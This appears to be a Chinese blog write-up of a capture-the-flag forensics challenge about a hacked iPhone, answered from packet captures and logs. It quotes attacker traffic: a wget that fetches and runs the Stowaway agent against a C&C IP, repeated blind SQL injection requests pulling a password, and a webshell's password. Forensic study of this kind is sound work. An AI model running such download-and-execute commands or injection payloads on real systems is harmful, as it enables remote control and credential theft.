2021陇剑杯网络安全大赛wp-IOS部分（详细题解）

原创

偷一个月亮 于 2021-09-15 14:30:15 发布

分类专栏： 2021陇剑杯网络安全大赛 CTF 文章标签： ios 网络安全

本文链接：https://blog.csdn.net/yiqiushi4748/article/details/120307933

2021陇剑杯网络安全大赛 同时被 2 个专栏收录

8 篇文章 46 订阅

订阅专栏

CTF

43 篇文章 5 订阅

订阅专栏


10.1

```
Ios题目描述：
一位ios的安全研究员在家中使用手机联网被黑，

不仅被窃密还丢失比特币若干，

请你通过流量和日志分析后作答
```

黑客所控制的C&C服务器IP是_____。


3.128.156.159

```
Transmission Control Protocol, Src Port: 8080, Dst Port: 55704, Seq: 103, Ack: 7884
Hypertext Transfer Protocol
  ./ios_agent -c 3.128.156.159:8081 -s hack4sec\n
    [Expert Info (Warning/Protocol): Illegal characters found in header name]
```



10.2

黑客利用的Github开源项目的名字是_____。（如有字母请全部使用小写）



```
Transmission Control Protocol, Src Port: 8080, Dst Port: 55704, Seq: 4, Ack: 63, Len: 99
Hypertext Transfer Protocol
  wget https://github.com/ph4ntonn/Stowaway/releases/download/1.6.2/ios_agent && chmod 755 ios_agent\n
    [Expert Info (Warning/Protocol): Illegal characters found in header name]
```

10.3

通讯加密密钥的明文是_____。


在第一题里能看到 hack4sec

```
Transmission Control Protocol, Src Port: 8080, Dst Port: 55704, Seq: 103, Ack: 7884
Hypertext Transfer Protocol
  ./ios_agent -c 3.128.156.159:8081 -s hack4sec\n
    [Expert Info (Warning/Protocol): Illegal characters found in header name]
```

10.4

部分存在TLS加密的流量需要用到秘钥进行解密

20.205.243.166	TLSv1.3	466	Client Hello
192.168.1.255	UDP	305	54915 → 54915 Len=263
192.168.1.8	TLSv1.3	1454	Server Hello, Change Cipher Spec, Applicati
192.168.1.8	TCP	1387	443 → 55703 [PSH, ACK] Seq=1389 Ack=401 Win=
20.205.243.166	TCP	66	55703 → 443 [ACK] Seq=401 Ack=2710 Win=1290
20.205.243.166	TLSv1.3	130	Change Cipher Spec, Application Data
192.168.1.8	TCP	1387	[TCP Spurious Retransmission] 443 → 55703 [
20.205.243.166	TLSv1.3	287	Application Data
ff02::1:ff00:0	ICMPv6	86	Multicast Listener Report
192.168.1.8	TLSv1.3	1454	[TCP Spurious Retransmission] , Server Hell
20.205.243.166	TCP	78	[TCP Dup ACK 38#1] 55703 → 443 [ACK] Seq=67
20.205.243.166	TCP	339	[TCP Retransmission] 55703 → 443 [PSH, ACK]
192.168.1.255	UDP	305	54915 → 54915 Len=263
192.168.1.8	TLSv1.3	1454	[TCP Spurious Retransmission] , Server Hell
20.205.243.166	TCP	78	[TCP Dup ACK 38#2] 55703 → 443 [ACK] Seq=67
255.255.255.255	UDP	130	12476 → 12476 Len=88



发现http2协议存在部分注入特征，过滤http2，导出进行分析

168.1.8	HTTP2	92	DATA[41] (text/plain)
155.151.178	TCP	54	55188 → 443 [ACK] Seq=6971 Ack=12968 Win=262016 Len=0
168.1.8	HTTP2	92	DATA[195] (text/plain)
155.151.178	TCP	54	55186 → 443 [ACK] Seq=53908 Ack=44076 Win=262016 Len=0
168.1.255	UDP	305	54915 → 54915 Len=263
168.1.8	TCP	308	8081 → 55712 [PSH, ACK] Seq=130795 Ack=303777 Win=108672 Len=242 TSval=2926994966 TSecr=196051739
8.156.159	TCP	66	55712 → 8081 [ACK] Seq=303777 Ack=131037 Win=130816 Len=0 TSval=196051987 TSecr=2926994966
168.1.12	HTTP2	247	HEADERS[1069]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C38%2C1%29%29_from_user%29%3
168.1.8	TLSv1.2	557	Application Data, Application Data
168.1.12	TCP	66	55716 → 443 [ACK] Seq=97979 Ack=265100 Win=130560 Len=0 TSval=196052001 TSecr=556487157
8.156.159	TCP	626	55712 → 8081 [PSH, ACK] Seq=303777 Ack=131037 Win=131072 Len=560 TSval=196052001 TSecr=2926994966
168.1.8	TCP	308	8081 → 55712 [PSH, ACK] Seq=131037 Ack=304337 Win=108672 Len=242 TSval=2926995234 TSecr=196052001
8.156.159	TCP	66	55712 → 8081 [ACK] Seq=304337 Ack=131279 Win=130816 Len=0 TSval=196052291 TSecr=2926995234
168.1.12	HTTP2	247	HEADERS[1071]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C38%2C1%29%29_from_user%29%3
168.1.8	TLSv1.2	580	Application Data, Application Data
168.1.12	TCP	66	55716 → 443 [ACK] Seq=98160 Ack=265614 Win=130496 Len=0 TSval=196052301 TSecr=556487459
8.156.159	TCP	658	55712 → 8081 [PSH, ACK] Seq=304337 Ack=131279 Win=131072 Len=592 TSval=196052301 TSecr=2926995234
168.1.8	TCP	308	8081 → 55712 [PSH, ACK] Seq=131279 Ack=304929 Win=108672 Len=242 TSval=2926995536 TSecr=196052301
8.156.159	TCP	66	55712 → 8081 [ACK] Seq=304929 Ack=131521 Win=130816 Len=0 TSval=196052596 TSecr=2926995536
168.1.12	HTTP2	247	HEADERS[1073]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C38%2C1%29%29_from_user%29%3
168.1.8	TLSv1.2	557	Application Data, Application Data
168.1.12	TCP	66	55716 → 443 [ACK] Seq=98341 Ack=266105 Win=130560 Len=0 TSval=196052607 TSecr=556487768
8.156.159	TCP	626	55712 → 8081 [PSH, ACK] Seq=304929 Ack=131521 Win=131072 Len=560 TSval=196052607 TSecr=2926995536
168.1.8	TCP	308	8081 → 55712 [PSH, ACK] Seq=131521 Ack=305489 Win=108672 Len=242 TSval=2926995845 TSecr=196052607
8.156.159	TCP	66	55712 → 8081 [ACK] Seq=305489 Ack=131763 Win=130816 Len=0 TSval=196052901 TSecr=2926995845
168.1.12	HTTP2	247	HEADERS[1075]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C38%2C1%29%29_from_user%29%3
168.1.8	TLSv1.2	557	Application Data, Application Data
168.1.12	TCP	66	55716 → 443 [ACK] Seq=98522 Ack=266596 Win=130560 Len=0 TSval=196052909 TSecr=556488073
8.156.159	TCP	626	55712 → 8081 [PSH, ACK] Seq=305489 Ack=131763 Win=131072 Len=560 TSval=196052909 TSecr=2926995845
0.0.251	MDNS	89	Standard query 0x0000 SRV ncm._remoted._tcp.local, "QM" question TXT ncm._remoted._tcp.local, "QM" question

	A	B	C	D	E	F	G
724	51440	1300	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[815]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%222B%22_then_id_else_col1_end%29, WINDOW_UPDATE[815]
725	51446	1301	192.168.1.8	192.168.1.1	HTTP2	265	HEADERS[817]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%222D%22_then_id_else_col1_end%29, WINDOW_UPDATE[817]
726	51453	1301	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[819]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%227B%22_then_id_else_col1_end%29, WINDOW_UPDATE[819]
727	51460	1301	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[821]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%227D%22_then_id_else_col1_end%29, WINDOW_UPDATE[821]
728	51466	1302	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[823]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%2230%22_then_id_else_col1_end%29, WINDOW_UPDATE[823]
729	51473	1302	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[825]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%2231%22_then_id_else_col1_end%29, WINDOW_UPDATE[825]
730	51479	1302	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[827]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%2232%22_then_id_else_col1_end%29, WINDOW_UPDATE[827]
731	51487	1303	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[829]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%222B%22_then_id_else_col1_end%29, WINDOW_UPDATE[829]
732	51508	1303	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[831]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%222D%22_then_id_else_col1_end%29, WINDOW_UPDATE[831]
733	51526	1303	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[833]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%227B%22_then_id_else_col1_end%29, WINDOW_UPDATE[833]
734	51532	1303	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[835]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%227D%22_then_id_else_col1_end%29, WINDOW_UPDATE[835]
735	51538	1304	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[837]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2230%22_then_id_else_col1_end%29, WINDOW_UPDATE[837]
736	51545	1304	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[839]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2231%22_then_id_else_col1_end%29, WINDOW_UPDATE[839]
737	51551	1304	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[841]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2232%22_then_id_else_col1_end%29, WINDOW_UPDATE[841]
738	51557	1305	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[843]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2233%22_then_id_else_col1_end%29, WINDOW_UPDATE[843]
739	51564	1305	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[845]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2234%22_then_id_else_col1_end%29, WINDOW_UPDATE[845]
740	51570	1305	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[847]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2235%22_then_id_else_col1_end%29, WINDOW_UPDATE[847]
741	51576	1306	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[849]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2236%22_then_id_else_col1_end%29, WINDOW_UPDATE[849]
742	51583	1306	192.168.1.8	192.168.1.1	HTTP2	265	HEADERS[851]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2237%22_then_id_else_col1_end%29, WINDOW_UPDATE[851]
743	51589	1306	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[853]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2238%22_then_id_else_col1_end%29, WINDOW_UPDATE[853]
744	51595	1307	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[855]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2239%22_then_id_else_col1_end%29, WINDOW_UPDATE[855]
745	51603	1307	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[857]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2261%22_then_id_else_col1_end%29, WINDOW_UPDATE[857]
746	51609	1307	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[859]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2262%22_then_id_else_col1_end%29, WINDOW_UPDATE[859]
747	51615	1308	192.168.1.8	192.168.1.1	HTTP2	246	HEADERS[861]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2263%22_then_id_else_col1_end%29, WINDOW_UPDATE[861]
748	51623	1308	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[863]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2264%22_then_id_else_col1_end%29, WINDOW_UPDATE[863]
749	51630	1308	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[865]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2265%22_then_id_else_col1_end%29, WINDOW_UPDATE[865]
750	51636	1309	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[867]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2266%22_then_id_else_col1_end%29, WINDOW_UPDATE[867]
751	51643	1309	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[869]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2267%22_then_id_else_col1_end%29, WINDOW_UPDATE[869]
752	51649	1309	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[871]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2268%22_then_id_else_col1_end%29, WINDOW_UPDATE[871]
753	51655	1309	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[873]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2269%22_then_id_else_col1_end%29, WINDOW_UPDATE[873]
754	51668	1310	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[875]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226A%22_then_id_else_col1_end%29, WINDOW_UPDATE[875]
755	51704	1310	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[877]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226B%22_then_id_else_col1_end%29, WINDOW_UPDATE[877]
756	51713	1310	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[879]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226C%22_then_id_else_col1_end%29, WINDOW_UPDATE[879]
757	51725	1311	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[881]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226D%22_then_id_else_col1_end%29, WINDOW_UPDATE[881]
758	51732	1311	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[883]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226E%22_then_id_else_col1_end%29, WINDOW_UPDATE[883]
759	51763	1311	192.168.1.8	192.168.1.1	HTTP2	265	HEADERS[885]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226F%22_then_id_else_col1_end%29, WINDOW_UPDATE[885]
760	51841	1311	192.168.1.8	192.168.1.1	HTTP2	247	HEADERS[887]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2270%22_then_id_else_col1_end%29, WINDOW_UPDATE[887]
761	51847	1312	192.168.1.8	192.168.1.1	HTTP2	248	HEADERS[889]: GET /info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2271%22_then_id_else_col1_end%29, WINDOW_UPDATE[889]

http2

解法后续就和日志分析一样了

10.5

黑客端口扫描的扫描器的扫描范围是_____。（格式使用“开始端口-结束端口”，例如1-65535）

```
└─$ tcpdump -n -r triffic.pcap  | awk '{print $2$3}' | sort -u > su.txt
reading from file triffic.pcap, link-type EN10MB (Ethernet)
```

IP192.168.1.12.38
IP192.168.1.12.380
IP192.168.1.12.381
IP192.168.1.12.382
IP192.168.1.12.383
IP192.168.1.12.384
IP192.168.1.12.385
IP192.168.1.12.386
IP192.168.1.12.387
IP192.168.1.12.388
IP192.168.1.12.389
IP192.168.1.12.39
IP192.168.1.12.390
IP192.168.1.12.391
IP192.168.1.12.392
IP192.168.1.12.393
IP192.168.1.12.394
IP192.168.1.12.395
IP192.168.1.12.396
IP192.168.1.12.397
IP192.168.1.12.398
IP192.168.1.12.399
IP192.168.1.12.40
IP192.168.1.12.400
IP192.168.1.12.401
IP192.168.1.12.402
IP192.168.1.12.403
IP192.168.1.12.404
IP192.168.1.12.405
IP192.168.1.12.406
IP192.168.1.12.407
IP192.168.1.12.408
IP192.168.1.12.409
IP192.168.1.12.41
IP192.168.1.12.410
IP192.168.1.12.411
IP192.168.1.12.412

得出答案10-499

10.6

待完善

10.7

黑客访问/攻击了内网的几个服务器，IP地址为_____。（多个IP之间按从小到大排序，使用#来分隔，例如127.0.0.1#192.168.0.1)

172.28.0.2#192.168.1.12

日志里有一个172的

流量包里搜info?

可以找到个sql注入的

10.8

黑客写入了一个webshell，其密码为_____。

翻阅access日志

发现ma（马）.php

解密base64 发现执行system命令 whoami

从而确定webshell的密码为fxxk